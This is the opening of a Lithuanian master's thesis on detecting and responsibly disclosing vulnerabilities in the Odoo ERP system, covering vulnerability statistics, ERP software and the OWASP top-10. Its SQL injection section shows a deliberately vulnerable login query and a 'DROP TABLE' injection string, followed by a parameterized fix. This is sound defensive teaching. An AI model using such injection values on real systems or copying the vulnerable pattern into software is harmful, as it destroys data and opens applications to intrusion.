KAUNO TECHNOLOGIJOS UNIVERSITETAS
INFORMATIKOS FAKULTETAS

Naglis Jonaitis

ATVIROSIOS PROGRAMINĖS ĮRANGOS PAŽEIDŽIAMUMŲ ATSAKINGO ATSKLEIDIMO TYRIMAS

Baigiamasis magistro projektas

Vadovas:
doc. dr. Jonas Čeponis

KAUNAS, 2017

KAUNO TECHNOLOGIJOS UNIVERSITETAS
INFORMATIKOS FAKULTETAS

ATVIROSIOS PROGRAMINĖS ĮRANGOS PAŽEIDŽIAMUMŲ ATSAKINGO ATSKLEIDIMO TYRIMAS

Baigiamasis magistro projektas
Informacijos ir informacinių technologijų sauga (621E10003)

Vadovas
doc. dr. Jonas Čeponis

Recenzentas
dr. Audronė Janavičiūtė

Projektą atliko
Naglis Jonaitis

KAUNAS, 2017

KAUNO TECHNOLOGIJOS UNIVERSITETAS

Informatikos fakultetas

(Fakultetas)

Naglis Jonaitis

(Studento vardas, pavardė)

Informacijos ir informacinių technologijų sauga, 621E10003

(Studijų programos pavadinimas, kodas)

Baigiamojo projekto „Atvirosios programinės įrangos pažeidžiamumų atsakingo atskleidimo tyrimas“

AKADEMINIO SĄŽININGUMO DEKLARACIJA

2017 m. gegužės 22 d.

Kaunas

Patvirtinu, kad mano, **Naglio Jonaičio**, baigiamasis projektas tema „Atvirosios programinės įrangos pažeidžiamumų atsakingo atskleidimo tyrimas“ yra parašytas visiškai savarankiškai ir visi pateikti duomenys ar tyrimų rezultatai yra teisingi ir gauti sąžiningai. Šiame darbe nei viena dalis nėra plagijuota nuo jokių spausdintinių ar internetinių šaltinių, visos kitų šaltinių tiesioginės ir netiesioginės citatos nurodytos literatūros nuorodose. Įstatymų nenumatytų piniginių sumų už šį darbą niekam nesu mokėjęs.

Aš suprantu, kad išaiškėjus nesąžiningumo faktui, man bus taikomos nuobaudos, remiantis Kauno technologijos universitete galiojančia tvarka.

(vardą ir pavardę įrašyti ranka) *(parašas)*

Turinys

Paveikslų sąrašas

Lentelių sąrašas

Jonaitis, Naglis. Atvirosios programinės įrangos pažeidžiamumų atsakingo atskleidimo tyrimas. Magistro baigiamasis projektas / vadovas doc. dr. Jonas Čeponis; Kauno technologijos universitetas, Informatikos fakultetas.

Mokslo kryptis ir sritis: fiziniai mokslai, informatika.

Reikšminiai žodžiai: atviroji programinė įranga, *Odoo*, verslo valdymo sistemos, saityno aplikacijų pažeidžiamumai, atsakingo atskleidimo procedūra.

Kaunas, 2017. 91 p.

SANTRAUKA

Šiame darbe atliekamas pažeidžiamumų atvirosios programinės įrangos projekte aptikimo bei atsakingo atskleidimo galimybių tyrimas. Analizuojami dažniausiai aptinkami saityno aplikacijų pažeidžiamumai, rekomendacijos, kaip tokių pažeidžiamumų išvengti. Plačiau analizuojamas pasirinktos atvirosios programinės įrangos projektas – verslo valdymo sistema *Odoo*, trumpai apžvelgiamos kitos tokio tipo programinės įrangos alternatyvos. Taip pat nagrinėjamos pažeidžiamumų aptikimo programinėje įrangoje metodikos – baltosios dėžės (dėmių analizė, kodo peržiūra) ir juodosios dėžės (penetracinis testavimas). Suprojektuotas bei įgyvendintas automatinio *XSS* pažeidžiamumų aptikimo *Odoo* VVS generuojamose *HTML* ir *PDF* ataskaitose modulis. Tyrimo metu kodo peržiūros metodu ieškota galimų pažeidžiamumų programiniame kode. Atlikta išsami aptiktų pažeidžiamumų atsiradimo analizė, pateikti išnaudojimo pavyzdžiai ir, kur įmanoma, pasiūlyti galimi pažeidžiamumų pataisymai. Pasinaudojant pasiūlytu pranešimo formatu, laikantis atsakingo atskleidimo procedūros, apie pažeidžiamumus pranešta programinės įrangos kūrėjams, tokiu būdu prisidedant prie projekto saugumo tobulinimo. Pateikiami tyrimo rezultatai ir išvados.

Jonaitis, Naglis. Master's thesis in Research on Open Source Software Security Vulnerability Responsible Disclosure/ supervisor assoc. doc. dr. Jonas Čeponis. The Faculty of Informatics, Kaunas University of Technology.

Research area and field: physical sciences, informatics.

Key words: open-source software, *Odoo*, enterprise resource planning, web application vulnerabilities, responsible disclosure.

Kaunas, 2017. 91 p.

SUMMARY

This thesis focuses on security vulnerability detection and responsible disclosure in open-source software projects. Most common web application vulnerabilities are analyzed, including recommendations on how to avoid such vulnerabilities. A selected open-source software project – the *Odoo* enterprise resource planning application is analized, also reviewing other open-source alternatives for this type of software. Also, available methods for detecting security vulnerabilites are reviewed, including whote-box testing (taint analysis, code review) and black-box testing (penetration testing). An automated XSS in *Odoo* HTML and PDF reports detection module is designed and implemented. During the research, the code review method was used to find possible vulnerabilities in the selected software project. A thorough analysis of the detected vulnerabilites was performed, including exploitation examples and, where possible, proposed vulnerability patches. Using a proposed format, the detected vulnerabilites were responsibly disclosed to the software maintainer, in this way improving the software security. Experimental results and conclusions are presented.

Terminų ir santrumpų žodynas

XSS (angl. *Cross-site Scripting*) – saityno taikomųjų programų pažeidžiamumas, leidžiantis atakuotojui įterpti papildomą programinį kodą į kitų vartotojų peržiūrimus puslapius.

XSRF, CSRF (angl. *Cross-site Request Forgery*) – saityno svetainių ataka, kurios metu nesankcionuotos komandos įvykdomos pažeidžiamoje saityno taikomojoje programoje, prie kurios yra prisijungęs atakuojamas vartotojas.

XML (angl. *Extensible Markup Language*) – žymėjimo kalba, apibrėžianti taisyklių rinkinį, skirtą dokumentams aprašyti žmonėms bei kompiuteriams suvokiamu formatu.

HTML (angl. *Hyper text Markup Language*) – žymėjimo kalba, skirta tinklalapiams bei saityno taikomosioms programoms kurti.

VVS (angl. *Enterprise Resource Planning, ERP*) – verslo valdymo sistema – programinė įranga, skirta skaitmeninti įmonės valdymą.

SQL (angl. *Structured Query Language*) – struktūrizuota užklausų kalba – kalba, skirta aprašyti duomenis ir manipuliuoti jais sąryšinių duomenų bazių valdymo sistemose.

ORM (angl. *Object-relational mapping*) – programavimo metodika, skirta duomenų susiejimui tarp nesuderinamų tipų sistemų objektinio programavimo kalbose.

JSON (angl. *JavaScript Object Notation*) – atviro standarto formatas, skirtas objektams atvaizduoti panaudojant žmonėms lengvai suvokiamą rakto ir reikšmės poros sintaksę.

UML (angl. *Unified Modeling Language*) – modeliavimo ir specifikacijų kūrimo kalba, skirta specifikuoti, atvaizduoti ir konstruoti objektiškai orientuotų programų dokumentus.

CVSS (angl. *Common Vulnerability Scoring System*) – nemokamas bei atviras pramonės standartas, skirtas kompiuterių sistemų saugos pažeidžiamumų rizikingumui įvertinti.

HTTP (angl. *Hypertext Transfer Protocol*) – taikomųjų programų lygmens protokolas, skirtas informacijai tarp saityno informacinių sistemų perduoti.

AJAX (angl. *asynchronous JavaScript and XML*) – saityno taikomųjų programų kūrimo metodikų rinkinys, skirtas asinchroninių klientinių saityno taikomųjų programų kūrimui.

PDF (angl. *Portable Document Format*) – plačiai paplitęs failo formatas, skirtas dokumentams pateikti nepriklausomai nuo programinės, aparatinės įrangos ar operacinių sistemų skirtumų.

MVC (angl. *Model-View-Controller*) – programinės įrangos projektavimo šablonas, skirtas vartotojo sąsajoms kompiuteriuose įgyvendinti.

UUID (angl. *Universally Unique Identifier*) – 128 bitų skaičius, skirtas informacijos vienetams kompiuterių sistemose identifikuoti.

DOM (angl. *Document Object Model*) – objektinis duomenų modelis – daugiaplatformė, nuo programavimo kalbos nepriklausoma taikomųjų programų programavimo sąsaja, skirta darbui su *HTML*, *XHTML* ar *XML* dokumentais.

SMTP (angl. *Simple Mail Transfer Protocol*) – interneto standartas, skirtas el. laiškams perduoti.

DBVS (angl. *Database Management System, DBMS*) – duomenų bazių valdymo sistema – programinė įranga, skirta duomenų bazėms valdyti.

ACL (angl. *Access Control List*) – prieigos prie objekto teisių sąrašas kompiuterių sistemose.

Įvadas

Šis darbas priklauso Informacijos ir informacinių technologijų saugos studijų programai.

Darbo problematika ir aktualumas

Plečiantis informacinių technologijų rinkai, didėja aptinkamų programinės įrangos saugumo spragų skaičius ir jų keliama grėsmė, taip pat atrandami nauji pažeidžiamumų tipai. Saityno taikomosioms programoms pažeidžiamumų grėsmė ypatingai didelė, nes ataką prieš jas gali įvykdyti bet kas, turintis interneto prieigą. Priklausomai nuo pažeidžiamumo ir programinės įrangos tipo, atakų padariniai gali pasireikšti duomenų praradimu ar sugadinimu, privačių asmens duomenų paviešinimu, įmonės komercinės paslapties atskleidimu, darbo sutrikdymu ir t. t.

Siekiant aptikti galimus pažeidžiamumus programinėje įrangoje yra naudojami įvairūs metodai – statinės ir dinaminės kodo analizės įrankiai, automatinio pažeidžiamumų skenavimo įrankiai, saugumo ekspertų auditas ir t. t. Šie metodai negali aptikti visų galimų pažeidžiamumų, o dažnai ir brangiai kainuoja, todėl nėra prieinami daugeliui atvirosios programinės įrangos projektų. Nepaisant to, tokio tipo projektuose pažeidžiamumų ieškoti gali visi bendruomenės nariai, kadangi išeities kodas yra viešai prieinamas. Šiame darbe bus siekiama pagerinti pasirinkto atvirojo kodo projekto saugumą.

Darbo tikslas ir uždaviniai

Darbo tikslas: įvertinti saugumo spragų ištaisymo atvirosios programinės įrangos projektuose galimybes.

Uždaviniai:

1. pasirinkti aktualų atvirosios programinės įrangos projektą;
2. išanalizuoti galimus dažnai pasitaikančius pažeidžiamumus;
3. rasti ir pasiūlyti pataisymus saugumo spragoms pasirinktame atvirosios programinės įrangos projekte;
4. pasiūlyti atsakingo pažeidžiamumų atskleidimo pranešimų formatą.

Darbo rezultatai ir jų svarba

Numatomi šio darbo rezultatai:

- tyrimo metu bus sudarytas tiriamajame atvirojo kodo projekte aptiktų pažeidžiamumų sąrašas, jų grėsmės įvertinimas;
- aptiktiems pažeidžiamumams bus pasiūlyti pataisymai, rekomendacijos, kaip galima išvengti tokių spragų programuojant;
- apie aptiktus pažeidžiamumus bus pranešta projekto kūrėjams – siekiant ištaisyti aptiktas spragas ir tokiu būdu pagerinti programinės įrangos saugumą;
- aprašytos ir įvertinos galimybės prisidėti prie atvirosios programinės įrangos saugumo tobulinimo.

Darbo struktūra

Darbą sudaro 5 skyriai:

1. Analizė. Skyriuje analizuojami dažniausiai aptinkami saityno aplikacijų pažeidžiamumai, apžvelgiamos verslo valdymo sistemos.
2. Projektas. Skyriuje pateikiamas automatinio *XSS* pažeidžiamumų aptikimo modulio pro-

jektas.

3. Kodo peržiūra. Šiame skyriuje aprašomi kodo peržiūros metu *Odoo* verslo valdymo sistemoje (toliau – VVS) aptikti pažeidžiamumai.
4. Atsakingo pažeidžiamumų atskleidimo tyrimas. Skyriuje pateikiami ir apibendrinami aptiktų saugumo pažeidžiamumų atsakingo atskleidimo rezultatai, aprašomas bendradarbiavimas su programinės įrangos kūrėju.
5. Išvados. Šiame skyriuje pateikiamos tyrimo išvados.

1. ATVIROSIOS PROGRAMINĖS ĮRANGOS PROJEKTO BEI PAŽEIDŽIAMUMŲ ANALIZĖ

1.1. Analizės tikslas


Analizės metu bus siekiama išanalizuoti tiriamuosius objektus (VVS, saityno aplikacijų pažeidžiamumus) ir apibrėžti tolimesnio darbo metodiką bei sritį.

1.2. Tyrimo objektas, sritis ir problema

Informacinių sistemų saugos sritis. Tiriami objektai - verslo valdymo sistemos, saityno aplikacijų pažeidžiamumai.

1.3. Pažeidžiamumų statistika

JAV *nacionalinio standartų ir technologijų instituto* renkamos duomenų bazės duomenimis[1], per metus duomenų bazėje užregistruojamų pažeidžiamumų kiekis nuo 2000 metų (1020 pažeidžiamumų) iki 2016 metų (6449 pažeidžiamumų) padidėjo daugiau nei šešis kartus, o daugiausiai pažeidžiamumų užregistruota 2014 metais (7937) (1.1 pav.).




1.1 pav. Per metus NIST duomenų bazėje užregistruojamų pažeidžiamumų statistika

Japonijos informacinių technologijų skatinimo agentūros (IPA) iki 2016 metų gruodžio mėn.


[1] https://web.nvd.nist.gov/view/vuln/statistics-results

pabaigos sukauptais duomenimis, iš 3433-ų gautų pranešimų apie pažeidžiamumus programinės įrangos produktuose, 45 % (1382) iš tinkamų 3057 pranešimų buvo ištaisyti ir apie tai pranešta viešai. Šiek tiek daugiau nei pusė – 51 % (1556) pranešimų apie pažeidžiamumus buvo vis dar sprendžiami, t. y., neturintys pataisymo. 83 pranešimai nebuvo patvirtinti kaip pažeidžiamumai, o 36 atvejais programinės įrangos gamintojas apie pažeidžiamumą įspėjo kiekvieną iš vartotojų individualiai (žr. 1.2 pav.) [1].



1.2 pav. IPA iki 2016 gruodžio pabaigos užregistruotų PĮ pažeidžiamumų būsenų pasiskirstymas

Analogiškai tos pačios agentūros (IPA) iki 2016 metų gruodžio mėn. pabaigos sukauptais duomenimis apie pažeidžiamumus interneto svetainėse, iš 9483-ų gautų pranešimų 74 % (6879) iš tinkamais pripažintų 9252-ų pažeidžiamumų buvo ištaisyti. Gerokai mažiau nei PĮ atveju – tik 6 % (559) pranešimų apie pažeidžiamumus buvo vis dar sprendžiami, t. y., neturintys pataisymo. 12 % atvejų pažeidžiamumo nagrinėjimas buvo nutrauktas IPA paviešinus įspėjamąjį apsisaugojimo nuo pažeidžiamumo pranešimą. 6 % (545) pranešimų nebuvo patvirtinti kaip pažeidžiamumai, o 139 atvejais nepavyko susisiekti su interneto svetainės administratoriais (žr. 1.3 pav.) [1].



1.3 pav. IPA iki 2016 gruodžio pabaigos užregistruotų saityno svetainių pažeidžiamumų būsenų pasiskirstymas

Iš IPA pateiktos ataskaitos matyti, jog pranešimų apie saityno svetainių pažeidžiamumus pateikiama gerokai daugiau (2,75 karto) nei apie atskirus programinės įrangos produktus. Taip pat galima pastebėti, jog interneto svetainių administratoriai žymiai dažniau bei greičiau ištaiso praneštus pažeidžiamumus nei programinės įrangos kūrėjai – atitinkamai 51 % ir 6 % visų tinkamų pranešimų apie pažeidžiamumus.

1.4. Verslo valdymo sistemos

Verslo valdymo sistema (*VVS*) (angl. *Enterprise Resource Planning, ERP*) – programinė įranga, skirta skaitmeninti įmonės valdymą, galinti apimti ir integruotis į visus įmonės verslo procesus, naudojama apskaitos vedimui palengvinti, efektyviam visų resursų išnaudojimui, kontaktams valdyti, efektyviam tiekimo grandinės veikimui užtikrinti, analitinės įmonės veiklos ataskaitoms sudaryti [2].

Verslo valdymo sistemos dažnai susideda iš atskirų modulių, kurie pasirenkami pagal konkrečius įmonės poreikius. Į vieną sistemą galima integruoti ir skirtingų gamintojų modulius [2].

Dažniausiai pasitaikančios verslo valdymo sistemų dalys (moduliai) [2]:

1. apskaita;
2. pardavimai;
3. sandėlis;
4. žmogiškieji ištekliai;
5. gamyba;
6. kiti.

1.4.1. Atvirosios verslo valdymo sistemos

1.1 lentelė. Aktyvių atviruųjų verslo valdymo sistemų projektų sąrašas

Pavadinimas	Naudojamos technologijos	Licencija	Projekto pradžia	Paskutinė versija
Adempiere	Java	GPL	2006	2015 (3.8 LTS)
Apache OFBiz	Java	Apache 2.0	–	2014 (12.04.04)
Dolibarr	JavaScript, PHP, MySQL arba PostgreSQL	GPLv3	2003	2016 (3.8.3)
Epesi	PHP, MySQL	MIT	–	2015 (1.7.0)
ERP5	Python, JavaScript, Zope, MariaDB arba MySQL	GPL	2004	2014 (5.5)
ERPNEXT	Python, JavaScript, MySQL	GPL	2008	2014 (4.1.0)
FrontAccounting	PHP, MySQL	GPLv3	2007	2014 (2.3.21)
iDempiere	Java	GPLv2	2012	2015 (3.1)
ino erp	PHP, JavaScript, MySQL	MPL	–	2015 (0.3.1)
LedgerSMB	Perl, PostgreSQL	GPL	2006	2014 (1.4.7)
Odoo	Python, PostgreSQL, JavaScript	AGPLv3	2014	2015 (9.0)
Postbooks	C++, JavaScript, PostgreSQL	CPAL	2007	2014 (4.5.0)
SQL-Ledger	Perl, PostgreSQL	GPL	1999	2014 (3.0.6)
Tryton	Python, GTK+	GPLv3	2008	2015 (3.8)
WebERP	PHP, MySQL	GPLv2	2003	2015 (4.12.2)

1.1 lentelėje pateikiamas su atvirojo kodo licencija platinamų verslo valdymo projektų, per paskutiniuosius dvejus metus išleidusių sistemos atnaujinimą, sąrašas. Dar daugiau nei 60 gamintojų siūlo komercinę verslo valdymo programinę įrangą [3]. VVS projektų gausa bei branda rodo, jog egzistuoja pastovus didelis tokio tipo programinės įrangos poreikis.

1.4.2. Odoo verslo valdymo sistema

Odoo VVS pirmoji versija buvo išleista 2005-ųjų vasario mėnesį, tada ji vadinosi *Tiny ERP*. Iš pradžių sistemą sudarė duomenų bazės serveris ir klientinė taikomoji programa, paremta

GTK grafinės sąsajos karkasu. Vėliau, 2009 metais, projektas išsišakojo į dvi dalis – *OpenERP* bei *Tryton* VVS. *Tryton* toliau tebenaudojo *GTK* pagrįstą darbalaukio klientą, kur *OpenERP* pradėjo plėtoti saityno klientą. Tai lėmė greitą projekto išpopuliarėjimą, kadangi palengvėjo sistemos diegimas ir plėtojimas. *2014* projekto autoriai kartu su 8-aja sistemos versija pakeitė projekto pavadinimą į *Odoo*, kadangi terminas *ERP* (VVS) tapo per siauras visam sistemos funkcionalumui apibūdinti.

Viena iš didžiausių aštuntosios versijos naujovių buvo saityno puslapių kūrėjo (angl. *website builder*) integracija į verslo valdymo sistemą. Ši naujovė leidžia įmonei be vargo susikurti paprastą reprezentacinį tinklalapį, taip pat į tinklalapį pridėti integruotą elektroninę parduotuvę (angl. *e-shop*). Pardavimai e. parduotuvėje integruoti į VVS, todėl nereikia skirti papildomų lėšų ir laiko integracijai tarp skirtingų sistemų. Tačiau šio modulio naudojimas taip pat padidina įmonės atakos paviršių, kadangi verslo valdymo sistema privalo būti (bent iš dalies) viešai prieinama internetu. Nenaudojant šio modulio, verslo valdymo sistemos serveris gali veikti, pvz., vidiniame įmonės tinkle, ir prieiga prie sistemos apsiriboja įmonės darbuotojais. Dėl šios priežasties tampa ypač svarbu, kad per viešai prieinamą sistemos dalį (tinklalapį, e. parduotuvę) nebūtų įmanoma įsilaužti ar kitaip sutrikdyti VVS veiklos. Taip pat iš to seka, jog ir pati iš išorės neprieinama VVS dalis nuo šiol turi būti projektuojama ir vystoma atsižvelgiant į tai, jog sistema naudojimo metu bus viešai prieinama internetu (naudojantis tinklalapiu, e. parduotuve, diskusijų forumu ir t. t.)

Odoo VVS yra platinama pagal *LGPL* atvirojo kodo licenciją. Nuo 9-osios projekto versijos atskirai yra platinama mokama sistemos versija *Enterprise*. Šios versijos privalumas yra papildomo funkcionalumo įskiepiai, neprieinami atvirojo kodo versijoje.

Odoo VVS yra paremta įskiepių struktūra, dažnai atitinkančia anksčiau minėtas verslo procesų sritis. Kartu su bendruomenine VVS versija yra platinami apie 30 pagrindinių bei dar 250 smulkesnių modulių. *Odoo* VVS taip pat yra prieinama apie 3 tūkst. trečiųjų šalių (bendruomenės palaikomų) modulių [4]. Apytiksliais skaičiavimais, *Odoo* VVS projektas susideda iš beveik 625 tūkst. kodo eilučių [2]. Dėl didelės tiriamosios sistemos apimties šio darbo metu ketinama apsibrėžti sistemos dalį, kurioje bus ieškoma pažeidžiamumų.

Žinoma, reikia nepamiršti, jog dėl mažesnio dėmesio saugumui ar tiesiog dėl prastesnių programavimo įgūdžių trečiųjų šalių įskiepiuose dažnai aptinkama gerokai daugiau pažeidžiamumų [5, p. 7], tačiau šio darbo metu bus tiriama tik *Odoo* VVS branduolys (angl. *core*) bei oficialiai kūrėjų palaikomi įskiepiai, laikant, jog būtent šios sistemos dalys yra plačiausiai prieinamos, dėl to gali būti lengviausiai išnaudojamos atakuotojų.

2005 metų liepos mėn. *Odoo* bendruomenė inicijavo sutelktinio finansavimo (angl. *crowdfunding*) kampaniją[3], siekiant surinkti 10,000 svarų sterlingų *Odoo* kodo bazės saugos audito finansavimui. Tai parodo, jog *Odoo* bendruomenės nariai suvokia tokio tipo programinės įrangos saugumo svarbą ir siekia jį tobulinti. Nepaisant to, kampanijos pabaigoje buvo sutelkta tik 92 % užsibrėžtos sumos, todėl kampanija buvo nesėkminga.

[2] Apskaičiuota su *cloc* įrankiu įtraukiant *Python*, *JavaScript*, *XML* ir *CSS* kodo failus.

[3] https://www.indiegogo.com/projects/odoo-business-software-security-audit-secureerp–2#/

1.4.2.1. Sistemos implementacija

Odoo VVS paremta *MVC* (angl. *Model-View-Controller*) sistemos architektūros modeliu. Serverio logika (~50 %) įgyvendinta *Python* programavimo kalba, saityno klientas (~32 %), paremtas *JavaScript* kalba. *Odoo* sistema naudoja atskirai šiai sistemai sukurtą šablonų variklį *QWeb*[4], kuris paremtas *XML* kalba.

Duomenims saugoti *Odoo* naudoja *PostgreSQL* DBVS.

1.5. Saityno aplikacijų pažeidžiamumų apžvalga

Šiame skyrelyje trumpai apžvelgiami dažniausiai pasitaikantys saityno aplikacijų pažeidžiamumai remiantis OWASP projekto svetainėje renkama statistika [6]. Apžvalgos metu taip pat pateikiami žinomi apsisaugojimo nuo pažeidžiamumų būdai ir įvertinama, kokių pažeidžiamumų tikslinga ieškoti tyrimo metu.

[4] https://www.odoo.com/documentation/8.0/reference/qweb.html

1.3 lentelė. Labiausiai paplitusių saityno aplikacijų pažeidžiamumų sąrašas

Nr.	Pavadinimas	Išnaudojamumas	Paplitimas	Aptinkamumas
1	SQL įterpimas	Lengvas	Vidutiniškas	Vidutiniškas
2	Pažeidžiamas autentifikacijos ar sesijos mechanizmas	Vidutinis	Dažnas	Vidutiniškas
3	Įterptinių komandų atakos (angl. *XSS*)	Vidutinis	Labai dažnas	Lengvas
4	Nesaugios tiesioginės nuorodos į objektą	Lengvas	Vidutiniškas	Lengvas
5	Neteisinga saugumo konfigūracija	Lengvas	Vidutinis	Lengvas
6	Jautrių duomenų paviešinimas	Sudėtingas	Nedažnas	Vidutiniškas
7	Trūkstamas funkcinio lygmens prieigos tikrinimas	Lengvas	Vidutinis	Vidutiniškas
8	Kryžminis svetainės užklausos klastojimas (angl. *CSRF*)	Vidutiniškas	Vidutinis	Lengvas
9	Komponentų su žinomomis spragomis naudojimas	Vidutiniškas	Dažnas	Sudėtingas
10	Nepatvirtintas nukreipimas	Vidutiniškas	Nedažnas	Lengvas

1.5.1. Įterpimas

SQL įterpimas yra kodo įterpimo atakų klasė, kurios metu vartotojo įvesti duomenys yra įterpiami į dinamiškai generuojamą *SQL* užklausą ir vėliau apdorojami kaip *SQL* kodas. *SQL* įterpimo pažeidžiamumas yra labai paplitęs – 2005 metais atlikto tyrimo metu įvertinta, jog iš 300 tyrimo metu analizuotų interneto svetainių, 97 % buvo pažeidžiamos *SQL* įterpimo atakų [7].

Minimalus tokio pažeidžiamumo pavyzdys *Python* programavimo kalboje:

```
1 def check_login(self, cr, username, password):
2     query = "SELECT password_hash FROM users WHERE username = '%s'" % username
3     cr.execute(query)
4     # ...
```

Šiame pavyzdyje *SQL* užklausos pagalba lentelėje „users“ ieško vartotojų su vartotojo įvestu prisijungimo vardu, saugomu kintamajame *username*. Užklausos konstravimo metu (*%* operacija), *query* kintamajame saugoma užklausa bus sujungta su vartotojo vardu. Jei kaip vartotojo vardą perduosime specialiai paruoštą reikšmę, galėsime pakeisti originaliosios *SQL* užklausos prasmę ir taip įvykdyti *SQL* įterpimo ataką. Tokiu būdu galėsime duomenų bazėje įvykdyti užklausas, kurių sistemos programuotojas nenumatė, pvz. skaityti slaptus duomenis, įterpti, keisti ir trinti eilutes ir t. t. [8, p. 2] Paruošę tokią kintamojo *username* reikšmę:

```
test'; DROP TABLE users; --
```

ištrinsime visą vartotojų lentelę *users* (jei naudojamas duomenų bazės vartotojas turi tokią privilegiją).

1.5.1.1. Apsisaugojimas

Apsisaugoti nuo *SQL* įterpimo atakų galima tikrinant ir išvalant vartotojo įvestus duomenis (angl. *validation and sanitization*). Dauguma duomenų bazių programavimo bibliotekų šiam tikslui siūlo patogias priemones – paruoštuosius sakinius (arba kitaip, parametrizuotas užklausas). Jų pagalba, dinaminiai parametrai, naudojami *SQL* sakiniuose, prieš įterpiant į *SQL* užklausą yra išvalomi. [9, p. 339]. Paruoštojo sakinio pavyzdys:

```
def check_login(self, cr, username, password):
    query = "SELECT password_hash FROM users WHERE username = %s"
    cr.execute(query, (username,))
    # ...
```

1.5.1.2. Pažeidžiamumas tiriamosios VVS kontekste

Odoo VVS naudoja nuosavą objektinio duomenų bazės susiejimo lygmenį (angl. ORM), paremtą *psycopg2* valdikliu *PostgreSQL* duomenų bazei. ORM susiejimo lygmenyje *SQL* įterpimo pažeidžiamumo tikimybė nedidelė, kadangi užklausoms naudojami paruoštieji sakiniai. Nepaisant to, kai kuriuose moduliuose, siekiant lankstumo ar geresnių techninių charakteristikų (pvz. vykdymo spartos), yra naudojamos ir tiesioginės *SQL* užklausos. Dėl šios priežasties tikslinga tirti būtent šių užklausų konstravimą ir vykdymą *Odoo* sistemoje.

1.5.2. Pažeidžiamas autentifikacijos ar sesijos mechanizmas

Autentifikacijos ir sesijos valdymo mechanizmas apima visus vartotojų autentifikacijos bei aktyvių prisijungimo sesijų valdymo aspektus. Saityno aplikacijose vartotojų autentifikavimas dažniausiai įgyvendinamas prisijungimo vardo ir slaptažodžio pagalba. Galimi stipresni autentifikacijos metodai, pvz. paremti viešojo rakto kriptografija ar biometriniais įrenginiais, tačiau šie metodai sunkiau įgyvendinami ir kainuoja brangiau.

